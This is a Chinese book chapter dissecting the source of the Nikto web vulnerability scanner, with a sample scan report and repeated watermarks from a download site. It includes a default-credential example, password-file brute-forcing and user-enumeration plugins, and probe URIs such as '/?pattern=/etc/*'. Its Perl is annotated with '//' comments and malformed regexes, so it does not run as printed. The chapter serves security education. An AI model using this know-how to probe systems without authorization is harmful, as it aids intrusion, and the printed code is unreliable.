bogus_responses	对响应进行检查，如果服务器返回的"OK"或"Move"响应大于告警上限，则打印出提示
char_escape	去掉字符串中非标准字符
check_cgi	通过扫描确定服务器存在的 CGI 目录
check_responses	通过发送标准的请求，确定服务器返回的表示 200 和 404 的信息，以便将来在进行其他检查时判断服务器返回的是否是 200 或 404
check_updates	检查 www.cirt.net 上是否有 Nikto 本身的更新信息。自动下载更新文件，替换本地的旧版本文件
close_output	在输出文件中写入收尾的数据，关闭文件
dbcheck	检查规则数据库文件的格式正确与否，并同时检查相同的规则条目
dirlist	列出目录中的文件列表。该函数可以传入文件名的正则表达式。如果传入正则表达式，则列出匹配该表达式的文件；如果没有传入正则表达式，则列出所有文件
dump_request_hash	打印出%requestHash 表中所有的数据。注意，该函数仅在 debug 模式时有效
dump_result_hash	打印出%resultHash 表中所有的数据。注意，该函数仅在 debug 模式时有效
dump_target_info	打印出扫描到的目标主机的信息
fetch	读取一个页面，并将结果写入%result 中。使用方法：fetch(url,method)
general_config	读取命令行选项，对 Nikto 进行配置
get_banner	读取服务器标识信息
host_config	读取目标站点的 Name、IP 以及打开的端口等信息，确认目标站点是否存在
junk	返回 *N* 个"x"字符，*N* 由传入函数的参数指定
load_scan_items	装入数据库文件中的规则
nikto_core	nikto_core.plugin 的同名主函数。由于 nikto_core.plugin 本身仅提供核心函数而不进行实质性弱点扫描，所以该函数不实现任何功能
nprint	根据不同的运行模式（标准、详细、调试），向输出文件中打印数据
open_output	打开输出文件，并向其中写入头信息
parse_csv	解析 CSV 文件，把 CSV 文件中一行的数据写入一个数组中并返回
port_check	端口检查。向目标主机的指定端口发送 HTTP 请求，打印响应结果
port_scan	端口扫描。发现目标主机提供服务的端口
proxy_check	检查代理服务器。测试代理是否存在、是否需要认证、是否可以使用
proxy_setup	设置代理服务器的地址和端口
read_data	从 STDIN 读取用户的输入
resolve	根据目标主机的标识（可能是 IP、域名或主机名中的一个），找到其他所有的值
run_plugins	装入插件并运行

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

续表

函数名	函数功能描述
send_updates	向 www.cirt.net 发送扫描到的服务器弱点信息
set_scan_items	根据扫描到的目标主机信息和规则数据库，生成本次弱点扫描的规则
set_server_cats	判断服务器的类型
set_targets	设置目标主机
test_target	测试所有插件扫描到的结果，与规则匹配，找出其中的弱点并打印到输出文件
usage	打印 Nikto 的使用方法
version	打印 Nikto 各插件和数据库的版本信息

其中，比较重要的函数是 auth_check、fetch、port_check、run_plugins 和 test_target。下面，详细解读这些函数。

（1）auth_check。

auth_check 的功能是做 HTTP 的认证检查。如果一个 Web 服务器需要 HTTP 认证，那么在访问该站点的页面前，需要先通过认证。auth_check 的任务是在知道用户名和密码的前提下，通过发送特定的请求，与 Web 服务器交互，从而通过 HTTP 认证，为接下来的其他请求做好准备。

值得注意的是，由于其他的认证方式非常复杂，当前版本 Nikto 的 auth_check 函数仅支持 Basic 的基本认证。以下是 auth_check 的实现代码：

```
///////////////////////////////////////////////////////////////////////////////////////////////////////
// 认证检查
// 如果服务器需要 HTTP 认证，同时也拥有用户名和密码，则可以调用此函数通过 HTTP 认证
// 注意：仅支持 Basic 基本认证
///////////////////////////////////////////////////////////////////////////////////////////////////////
sub auth_check
{
    // 得到 realm，去掉多余字符
    my $REALM=$result{'www-authenticate'};
    $REALM =~ s/^Basic //i;
    $REALM =~ s/realm=//i;
    // 如果 realm 为空，则赋值为 unnamed
    if ($REALM eq "") { $REALM="unnamed"; }
    // 如果认证方式不是 Basic，则打印出错信息，同时强制不进行 HTTP 认证
    if (($result{'www-authenticate'} !~ /basic|ntlm/i)&& ($result{'www-authenticate'} ne ""))// doh, not
basic!
    {
        // 得到当前的认证类型
        my $AUTHTYPE=$result{'www-authenticate'};
        $AUTHTYPE =~ s/ .*$//;
        // 打印出错信息
        nprint("+ ERROR: Host uses '$AUTHTYPE'");
        nprint("+ Continuing scan without authentication , but suppressing 401 messages.");
        // 设置$NIKTO{suppressauth}参数，当遇到响应为 401 时也不认证
        $NIKTO{suppressauth}=1;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        }
        // 如果没有设置好的用户名，则打印出错信息，强制不进行认证
        elsif ($NIKTO{hostid} eq "")
        {
              nprint("+ ERROR: No auth credentials for $REALM, please set.");
              nprint("+ Continuing scan without authentication, but suppressing 401 messages.");
              $NIKTO{suppressauth}=1;
              return;
        }
        // 开始尝试认证
        else
        {
        nprint("- Attempting authorization to $REALM realm.","v");

        // 检测服务器返回信息的正确性。有些服务器收到任何 id/password 时都返回空的 www-auth 头，
这种情况下无法得知是否已经认证成功
        // 生成随机字符串
        my $tid=LW::utils_randstr( );
        // 将随机字符串设置为用户名和密码
        LW::auth_set_header("basic",\%request,$tid,$tid,$NIKTO{hostdomain});
        // 修整 request
        LW::http_fixup_request(\%request);
        // 发送 request，测试认证
        LW::http_do_request(\%request,\%result); // test auth
        // 如果 www-authenticate 为空，说明服务器收到任何 id/password 时都返回空的 www-auth 头，无
法进行认证，打印错误信息
        if ($result{'www-authenticate'} eq "") // broken
        {
              nprint("+ ERROR: Unable to verify authentication to $REALM works (server doesn't respond
properly). Nikto is using it blindly.");
        }
        // 开始进行认证
        else // test
        {
              // 设置用户名和密码
              LW::auth_set_header("basic",\%request,$NIKTO{hostid},$NIKTO{hostpw},$NIKTO{hostdomain
});    // set auth
              // 修整 request
              LW::http_fixup_request(\%request);
              // 发送请求
              LW::http_do_request(\%request,\%result); // test auth
              // 如果 www-authenticate 不为空，说明用户名和密码错，认证失败。强制不再进行认证
              if ($result{'www-authenticate'} ne "")
              {
                    nprint("+ ERROR: Unable to authenticate to $REALM");
                    nprint("+ Continuing scan without authentication, but suppressing 401 messages.");
                    $NIKTO{suppressauth}=1;
              }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            // 认证成功，打印成功信息
            else
            {
                nprint("- Successfully authenticated to realm $REALM.");
            }
        }
}
```

（2）fetch。

fetch 的功能是读取一个页面，并将结果写入%result 中。使用方法：fetch(uri, method)。返回响应头和响应的数据。

fetch 实际上是对 LW::http_do_request 的封装，把读取页面需要调用的多个函数整合成一个函数，以方便其他插件调用。代码如下：

```
##############################################################################
// 读取一个页面，并将结果写入%result 中
// 使用方法：fetch(uri, method)
##############################################################################
sub fetch
{
    // 如果传入 uri 为空，则返回
    if ($_[0] eq "") { return; }
    // 将 uri 和 method 写入表示请求的$request 变量中
    $request{'whisker'}->{'uri'}= "$CLI{root}$_[0]";    // 添加-root 选项指定的站点根目录
    $request{'whisker'}->{'method'} = $_[1];
    // 重置 HTTP 请求的数据
    LW::http_reset( );
    // 清空 data
    $request{'whisker'}->{'data'}="";
    // 如果存在第 3 个参数，并且不为空，则把它赋值给 data
    if ($_[2] ne "" && $_[2] ne " ")
    {
        $request{'whisker'}->{'data'} =  $_[2];
        $request{'whisker'}->{'data'} =~  s/\\\"/\"/g;
    }
    // 否则，清空 Content-Length
     else { delete $request{'whisker'}->{'Content-Length'}; }
    // 将已发起的请求总数加 1
    $NIKTO{totalrequests}++;
    // 修整 HTTP request
    LW::http_fixup_request(\%request);
    // 打印 request 的详细信息
    dump_request_hash( );
    // 发送请求，得到响应
    LW::http_do_request(\%request,\%result);
    // 打印 result 的详细信息
    dump_result_hash( );
    // 如果 result 中存在 cookie，则把 cookie 值写入@COOKIES 向量，以便接下来的请求使用
    if (exists($result{'set-cookie'})) { push(@COOKIES,"/--=--$result{'set-cookie'}"); }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    // 返回响应头和响应数据
    return $result{'whisker'}->{'http_resp'}, $result{'whisker'}->{'data'};
}
```

（3）port_check。

port_check 是做端口检查，向目标主机的指定端口发送请求，打印响应的结果。通常在执行完端口扫描，如 port_scan 后，接着执行 port_check 来测试该端口是否提供 HTTP 服务。port_check 的原理很简单，向该端口发送 method 为 HEAD 的 HTTP 请求，如果有响应，说明该端口提供 HTTP 服务。通常 HTTP 服务有两种方式：普通方式和 HTTPS（SSL）方式，所以端口检查需要对这两种服务方式分别进行检查。另外，一些 Apache 服务在仅提供 HTTPS 服务时，对普通 HTTP 的访问也会有响应，所以需要对这种情况进行单独处理。

以下是 port_check 的实现代码：

```
///////////////////////////////////////////////////////////////////////////////////////////////
// 端口检查，向目标主机的指定端口发送请求，打印响应的结果
// 使用方法：port_check(port)
///////////////////////////////////////////////////////////////////////////////////////////////
sub port_check
{
    // 输入验证，如果没有参数，则直接返回
    my $port=$_[0] || return 0;
    // 去除无用字符
    $port=~s/(^\s+|\s+$)//g;
    // 目标主机
    my $oldhost=$request{'whisker'}->{'host'};
    // 指定请求的 URI 和 Method
    $request{'whisker'}->{'uri'}="/";
    $request{'whisker'}->{'method'}="HEAD";
    // 如果没有检查及设置代理，则首先设置它
    proxy_check( ) unless $PROXYCHECKED;
    // 尝试 HTTP
    nprint("- Checking for HTTP on port $TARGETS{$CURRENT_HOST_ID}{ip}:$port","v");
    if (!$CLI{ssl})
    {
        // 设置 request 的响应参数
        $request{'whisker'}->{'ssl'}=0;
        $request{'whisker'}->{'port'}= $port;
        // 修整 request
        LW::http_fixup_request(\%request);
        // 打印 request 的详细信息
        dump_request_hash( );
        // 发送 request
        if (!LW::http_do_request(\%request,\%result))
        {
            // 如果收到响应，则还需判断是否是 Apache 发来的错误提示信息
            // 一些 Apache 服务在仅提供 HTTPS 服务时，对普通 HTTP 的访问也发送响应"speaking
plain HTTP to an SSL"
            // 所以需要对这种情况进行单独处理
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            if ($result{'whisker'}->{'data'} !~ /speaking plain HTTP to an SSL/)
            {
                // 测试端口成功
                $TARGETS{$CURRENT_HOST_ID}{ports}{$port}{ssl}=0;
                // 打印成功信息
                nprint("- Server found: $TARGETS{$CURRENT_HOST_ID}{ip}:$port \t$result
{'server'}","d");
                $request{'whisker'}->{'host'}=$oldhost;
                // 打印 result 的详细信息
                dump_result_hash( );
                return;
            }
        }
        // 没有响应，打印 result 的详细信息
        else { dump_result_hash( ); }
        }
    // 尝试 HTTPS
    nprint("- Checking for HTTPS on port $TARGETS{$CURRENT_HOST_ID}{ip}:$port","v");
    // 设置 request 信息
    $request{'whisker'}->{'ssl'}=1;
    $request{whisker}->{save_ssl_info}=1;
    $request{'whisker'}->{'port'}= $port;
    // 修整 request
    LW::http_fixup_request(\%request);
    // 打印 request 详细信息
    dump_request_hash( );
    // 如果收到响应，则检查成功，打印成功信息
    if (!LW::http_do_request(\%request,\%result))
    {   $TARGETS{$CURRENT_HOST_ID}{ports}{$port}{ssl}=1;
        $request{'whisker'}->{'host'}=$oldhost;
        nprint("- Server found: $TARGETS{$CURRENT_HOST_ID}{ip}:$port \t$result{'server'}","d");
        // 打印 result 详细信息
        dump_result_hash( );
        return;
    }
     // 打印 result 详细信息
     else { dump_result_hash( ); }
    return;
}
```

（4）run_plugins。

run_plugins 的功能是装入插件并运行。在 Nikto 中，对插件的编写有如下规定：

① 必须存在同名的执行函数；

② 必须在 nikto_plugin_order.txt 中指定该插件运行。

run_plugins 函数即是读取并解析 nikto_plugin_order.txt 中指定的插件，装入这些插件的代码，执行这些插件的同名入口函数。

以下是 run_plugins 的实现代码：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
// run_plugins
// 装入插件并运行
// 如果存在不被信任的插件，是有潜在危险的
////////////////////////////////////////////////////////////////////////////////////////////
sub run_plugins
{
    // 打开 nikto_plugin_order.txt
    open(ORDERFILE,"<$NIKTO{plugindir}/nikto_plugin_order.txt");
    // 将文件中的内容读入@ORDER
    my @ORDER=<ORDERFILE>;
    // 关闭文件
    close(ORDERFILE);
    // 遍历@ORDER 的每一行
    foreach my $pluginf (@ORDER)
    {
        // 校验插件名的有效性
        if ($pluginf =~ /^\#/) { next; }
        chomp($pluginf);
        $pluginf =~ s/\s+//;
        if ($pluginf eq "") { next; }
        // 装入该插件
        require "$NIKTO{plugindir}/$pluginf\.plugin";
        nprint("- Calling plugin:$pluginf\.plugin","d");
        // 直接执行与该插件同名的函数
        &$pluginf;
    }
    return;
}
```

（5）test_target。

test_target 的功能是测试目标主机，根据响应匹配规则，判断是否发现了弱点，同时记录弱点并打印到输出文件。该函数是 Nikto 最核心的函数之一，它实际上是一个执行规则、匹配规则的引擎。

当 Nikto.pl 执行完所有插件之后，需验证的 URI 都已经放入$FILES{$CHECKID}中，对应的响应结果也已经放入$RESPS{$CHECKID}中。$FILES{$CHECKID}、$RESPS{$CHECKID}和弱点描述信息，以及其他的一些信息构成了一条扫描的规则。test_target 所做的，就是请求$FILES{$CHECKID}的 URI，把实际得到的响应与$RESPS{$CHECKID}的值进行匹配。如果能够匹配得上，则说明该 Web 服务器存在这条规则中描述的相关弱点。

以下是 test_target 的实现代码

```
////////////////////////////////////////////////////////////////////////////////////
// 测试目标主机
// 根据响应匹配规则，判断是否发现弱点，并记录弱点
// 在运行完所有插件，准备好需检查的 uri 和规则后由 Nikto.pl 调用
////////////////////////////////////////////////////////////////////////////////////
sub test_target
{
    // 打印 result 的详细信息
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        dump_result_hash( );
        // 对准备好的所有需要检查的 uri 进行检查
        for (my $CHECKID=1;$CHECKID<=$ITEMCOUNT;$CHECKID++)
        {
            // 读取当前 uri 的页面，得到响应和数据
            (my  $RES,  $CONTENT)  =  fetch($FILES{$CHECKID},$METHD{$CHECKID},$DATAS
{$CHECKID});
            // 打印响应的详细信息
            nprint("- $RES for $METHD{$CHECKID}:\t$request{whisker}{uri}","v");
            // $RESPS{$CHECKID}可能包含多个值，赋值为其中的第一个
            my @rcodes = split(/\!/,$RESPS{$CHECKID});
            $RESPS{$CHECKID} = $rcodes[0];
            // 由于在数据库中允许正则表达式，所以需要进行修整
            $RESPS{$CHECKID} =~  s/([^a-zA-Z0-9\s])/\\$1/g;
            // 首先判断认证和 redirect，这与是否匹配规则是独立的
            // 如果返回的响应代码为 401，并且没有强制不进行认证，则打印信息，提示需要认证
            if (($RES eq 401) && !($NIKTO{suppressauth}))
            {
                // 得到 www-authenticate 的值
                my $R=$result{'www-authenticate'};
                // 去掉多余字符
                $R =~  s/^basic //i;
                $R =~  s/realm=//i;
                // 打印提示信息
                nprint("+ $FILES{$CHECKID} - Needs Auth: (realm $R)");
            }
            // 如果返回的响应代码为 302 或 301，则说明需要 redirect，打印提示信息
            elsif (($RES eq 302) || ($RES eq 301))
            {
                nprint("+ $FILES{$CHECKID} - Redirects to " . $result{'location'} ." , $INFOS {$CHECKID}")
unless !$OKTRAP;
                $NIKTO{totalmoved}++;
            }
            // 如果 response 包含需要匹配规则的字符
            if ($RESPS{$CHECKID} =~  /[^0-9]/)
            {
            // 如果$CONTENT 能够匹配$RESPS{$CHECKID}中的值，则测试通过
            if ($CONTENT =~  /$RESPS{$CHECKID}/)    // test passed
            {
            // 如果原始的$RESPS{$CHECKID}中不包含其他匹配字符，或$CONTENT 不匹配其他字
符，则能够确定该规则关联的弱点已经被找到。打印信息
                if (($rcodes[1] eq "") || ($CONTENT !~  /$rcodes[1]/))    // conditional passed or is blank
                {
                    $VULS++;
                    nprint("+ $request{whisker}{uri} - $INFOS{$CHECKID} ($METHD{$CHECKID})");
                    $NIKTO{totalokay}++;
                }
            }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        }
    // 判断$RES 与$TARGETS{$CURRENT_HOST_ID}{ports}{$CURRENT_PORT}变量中值的关系
    elsif (($RES eq $RESPS{$CHECKID}) ||
          ((($RES eq $TARGETS{$CURRENT_HOST_ID}{ports}{$CURRENT_PORT}{found}) || ($RES eq 200)) && ($RES !~ /$TARGETS{$CURRENT_HOST_ID}{ports}{$CURRENT_PORT}{notfound}/i))
          )
    {
      // 如果原始的$RESPS{$CHECKID}中不包含其他匹配字符，或$CONTENT 不匹配其他字符，则能够确定该规则关联的弱点已经被找到。打印信息
      if (($rcodes[1] eq "") || ($CONTENT !~ /$rcodes[1]/))    // conditional passed or is blank
      {
            $VULS++;
            nprint("+ $request{whisker}{uri} - $INFOS{$CHECKID} ($METHD{$CHECKID})");
            $NIKTO{totalokay}++;
      }
    }
     // 验证没有得到假的 200/302 消息
     bogus_responses( );
     // 结束对当前 uri 的检查，如果$CLI{pause}大于 0，则暂停$CLI{pause}时间后继续对下一个 uri 的检查
     if ($CLI{pause} > 0)
     { sleep $CLI{pause}; }
    }

     // 如果需要打印 cookie，则打印 cookie 中的所有值
     if ($CLI{cookies})
     {
      foreach my $cookie (@COOKIES)
       {
      $cookie =~  s/\n/ /g;
      my @C=split(/--=--/,$cookie);
      nprint("+ Got Cookie on file '$C[0]' - value '$C[1]'");
       }
    }
     // 由于已经全部扫描完，再次调用 bogus_responses，打印提示信息
     // 设置$OKTRAP
     $OKTRAP=1;
     bogus_responses( );
     // 打印找到的弱点总数
     nprint("+ $ITEMCOUNT items checked - $VULS item(s) found on remote host(s)");
     // 设置结束时间
     $TARGETS{$CURRENT_HOST_ID}{ports}{$CURRENT_PORT}{end_time} = time( );
     // 计算并打印使用的总时间
     my $diff = $TARGETS{$CURRENT_HOST_ID}{ports}{$CURRENT_PORT}{end_time} - $TARGETS{$CURRENT_HOST_ID}{ports}{$CURRENT_PORT}{start_time};
     my $end    = localtime($TARGETS{$CURRENT_HOST_ID}{ports}{$CURRENT_PORT}{end_time});
     nprint("+ End Time: $end ($diff seconds)");
     nprint($DIV);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        return;
}
```

2. nikto_plugin_order.txt

该文件指定了 Nikto 使用的插件，以及调用这些插件的顺序。自从 2003 年的 1.04 版起，该文件的内容就没有再更新，这也从一个侧面说明 Nikto 的架构已经非常成熟。

nikto_plugin_order.txt 的内容如下：

```
//VERSION,1.04
//LASTMOD,05.27.2003
// (c) 2001-2005 cirt.net, All Rights Reserved
// run the plugins in the following order
nikto_realms
nikto_headers
nikto_robots
nikto_httpoptions
nikto_outdated
nikto_msgs
nikto_apacheusers
nikto_mutate
nikto_passfiles
nikto_user_enum_apache
nikto_user_enum_cgiwrap
```

值得读者注意的是，文件中指定的都是不带.plugin 扩展名的插件名称。

3. 普通插件（*.plugin）

普通插件的功能各异，有些直接进行漏洞扫描，有些仅是生成扫描的规则库。这些插件在实现的时候都共享 Nikto.pl 中定义的公共变量。nikto_plugin_order.txt 中列举了 Nikto 使用到的普通插件，这些插件的主要功能如表 9-3 所示。

表 9-3　普通插件的功能描述

插件名	插件功能描述
nikto_realms	根据 realm.db 中的规则，尝试默认的 HTTP 认证密码，发现 Web 服务器在 HTTP 认证方面的漏洞
nikto_headers	发现特定 Web 服务器的头（Header）信息，如 x-powered-by、Servlet-Engine 和 content-location 等
nikto_robots	通过分析 Web 服务器上的 robots.txt 文件，得到服务器上包含的文件和目录列表，加入到 mutate 扫描中，增大扫描的规则库
nikto_httpoptions	通过发送 method 为 OPTIONS 的请求，得到 Web 服务器可用的 method，如 PUT、CONNECT、TRACE 等。打印出这些 method 可能存在的漏洞
nikto_outdated	根据 outdated.db 中的规则，尝试得到 Web 服务器当前的软件版本，判断该版本是否已经过于陈旧，不再被推荐使用
nikto_msgs	根据 server_msgs.db 中的规则，尝试得到 Web 服务器返回的服务器标识消息，根据该消息判断并打印 Web 服务器的软件版本
nikto_apacheusers	判断并打印 Apache 是否存在枚举用户名的漏洞
nikto_mutate	如果-mutate 选项开启，则使用.db 文件中所有的文件和目录加以组合，增大规则库
nikto_passfiles	把字典表中密码文件存在的目录、文件名和扩展名加以组合，生成用来暴力寻找密码文件的规则库
nikto_user_enum_apache	尝试枚举所有 Apache/UNIX 下的用户和目录，找出其中有效的并打印
nikto_user_enum_cgiwrap	尝试枚举所有 cgiwarp 下的用户和目录，找出其中有效的并打印

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

现在以 nikto_msgs 插件为例，简要的说明插件的编写过程。

nikto_msgs 的功能是根据 server_msgs.db 中的规则，尝试得到 Web 服务器返回的服务器标识消息，根据该消息判断并打印 Web 服务器的软件版本。

首先是软件的版本、版权说明和主要的功能说明。这部分是一款优秀软件必不可少的部分。但是在实际运行时没有任何作用，可以直接跳过。

接下来即是该插件的同名函数，Nikto.pl 通过调用该函数来执行该插件。

```
sub nikto_msgs
{
    my %VERSIONS;
    %VERSIONS=load_versions("$NIKTO{plugindir}/server_msgs.db");
    foreach my $VER (keys %VERSIONS)
    {
        if ($TARGETS{$CURRENT_HOST_ID}{ports}{$CURRENT_PORT}{banner} =~ /($VER)/i)
{ nprint("+ $1 - $VERSIONS{$VER}");}
    }
    return;
}
```

在以上代码中，首先定义%VERSIONS 变量，用来存储所有可能的服务器消息。然后调用 load_versions 函数，从 server_msgs.db 文件中读取服务器消息的信息，写入%VERSIONS 变量中。load_versions 将会在下面详细说明。然后遍历%VERSIONS 中的每一个值，与$TARGETS{$CURRENT_HOST_ID}{ports}{$CURRENT_PORT}{banner}变量中的值匹配，如果能够匹配，则说明目标服务器的版本即是 server_msgs.db 中该消息对应的版本。

读者可能发现一个问题：$TARGETS{$CURRENT_HOST_ID}{ports}{$CURRENT_PORT}{banner}的值从哪里来？这即是上文曾经提到过的所谓“共享”的插件设计方式。实际上，在执行 nikto_msgs 前，Nikto.pl 首先执行了 get_banner( )函数（参考 9.1.4 节），该函数读取服务器的标识消息，并把该消息存入$TARGETS{$CURRENT_HOST_ID}{ports}{$CURRENT_PORT}{banner}变量中。这个变量是一个全局的公共变量，任何函数都可以使用。nikto_msgs 即是充分利用了 Nikto 的插件设计，避免了重复操作，大大简化了自身的代码量。

此外还遗留了一个从 server_msgs.db 文件中读取服务器消息函数。这里给出其实现。

```
sub load_versions
{
    // 定义变量
    my %VERS;
    my $VFILE=$_[0];
    // 打开文件
    open(IN,"<$VFILE") || die nprint("Can't open $VFILE:$!");
    // 读入文件
    my @file=<IN>;
    // 关闭文件
    close(IN);
    // 解析文件的每一行
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    foreach my $line (@file)
    {
        // 验证该行是否存在有效的规则
        if ($line =~ /^\/#) { next; } // comment
        if ($line =~ /\/#) { $line=~s/\#.*$ //; $line=~s/\s+$//; }
        if ($line eq "") { next; }
        // 调用 nikto_core.plugin 的 parse_csv 函数，把该行数据转换为数组
        my @t=parse_csv($line);
        // 赋值给$VERS
        $VERS{$t[0]}=$t[1];
        // 打印状态信息
        nprint("Loaded:$t[0] -- $t[1]","d");
    }
    return %VERS;
}
```

load_versions 函数很具有代表性。Nikto 中经常有插件需要规则数据库的配合，从规则数据库中读取规则并保存在变量中的实现方法与 load_versions 大同小异。

9.1.7 Database

Nikto 的数据库保存着扫描时使用的规则，一般以文本格式的 CSV 文件形式存储，文件名为*.db。当前版本（1.35）的 Nikto 共有 5 个数据库文件，如表 9-4 所示。

表 9-4 数据库文件的功能描述

数据库文件名	数据库规则描述
outdated.db	包含检查服务器版本是否过期的规则。 格式：匹配字符串，版本，描述 例如："Tomcat/","4.1.27","@RUNNING_VER appears to be outdated (current is at least @CURRENT_VER)"
realms.db	包含检查 HTTP 认证的用户名和密码字典表。 格式：realm，用户名，密码，描述 例如："EIC","root","ncr","Enterprise Intranet Configurator - NCR Teradata server"
scan_database.db	包含对 Web 服务器进行弱点扫描的大部分规则。 格式：服务器类型，URI，匹配字符串，method，描述 例如："iis","/","Welcome to IIS 4.0","GET","Appears to be a default IIS 4.0 install."
server_msgs.db	包含检查服务器标识规则。 格式：匹配字符串，描述 例如："Apache\/1\.3\.27","Windows and OS/2 version vulnerable to remote exploit. CAN-2003-0460"
servers.db	包含检查服务器类型的规则。 格式：服务器类型，匹配字符串 例如："apache","tomcat"

Nikto 的插件在使用数据库中的规则时，首先需要读入并解析规则。其处理流程与上节解释的 load_versions 类似：首先读入数据库文件，然后对文件的每一行调用 parse_csv 函数把

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

逗号分隔的数据转换为 perl 中的数组，最后根据数据文件定义的每个字段的意义，读取数组中的值，加以使用。

9.1.8 Nikto 的扫描实例

通过上面几节的讲述，读者已经大致了解了 Nikto 的框架结构和主要模块的实现方法。现在，给出一个通过 Nikto 扫描 Web 服务器的实例，展示一下 Nikto 是如何工作的。

目标站点：某个 Internet 上实际存在的 Web 服务器，隐去其真实域名和 IP。

完整的扫描结果如下：

```
C:\nikto>perl nikto.pl -h www.example.com -p 80
-***** SSL support not available (see docs for SSL install instructions) *****
---------------------------------------------------------------------------
- Nikto 1.35/1.34-www.cirt.net
+ Target IP: xxx.xxx.xxx.xxx
+ Target Hostname: www.example.com
+ Target Port: 80
+ Start Time: Tue Jan   9 23:22:16 2007
---------------------------------------------------------------------------
- Scan is dependent on "Server" string which can be faked, use -g to override
+ Server: Apache/2.0.55 (Win32) PHP/4.4.1
- Retrieved X-Powered-By header: PHP/4.4.1
+ /robots.txt - contains 13 'disallow' entries which should be manually viewed (added to mutation file lists) (GET).
+ PHP/4.4.1 appears to be outdated (current is at least 5.0.3)
+ PHP/4.4.1 appears to be outdated (current is at least 5.0.3)
+ 2.0.55 (Win32) PHP/4.4.1 - TelCondex Simpleserver 2.13.31027 Build 3289 and below allow directory traversal with '/.../' entries.
+ /icons/ - Directory indexing is enabled, it should only be enabled for specific directories (if required). If indexing is not used all, the /icons directory should be removed. (GET)
+ /manual/images/ - Apache 2.0 directory indexing is enabled, it should only beenabled for specific directories (if required). Apache's manual should be removed and directory indexing disabled. (GET)
+ /?pattern=/etc/*&sort=name - The TCLHttpd 3.4.2 server allows directory listings via dirlist.tcl. (GET)
+ / - TRACE option appears to allow XSS or credential theft. See http://www.cgisecurity.com/whitehat-mirror/ WhitePaper_screen.pdf for details (TRACE)
+ /help/ - Help directory should not be accessible (GET)
+ /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000 - PHP reveals potentially sensitive information via certain HTTP requests which contain specific QUERY strings. OSVDB-12184. (GET)
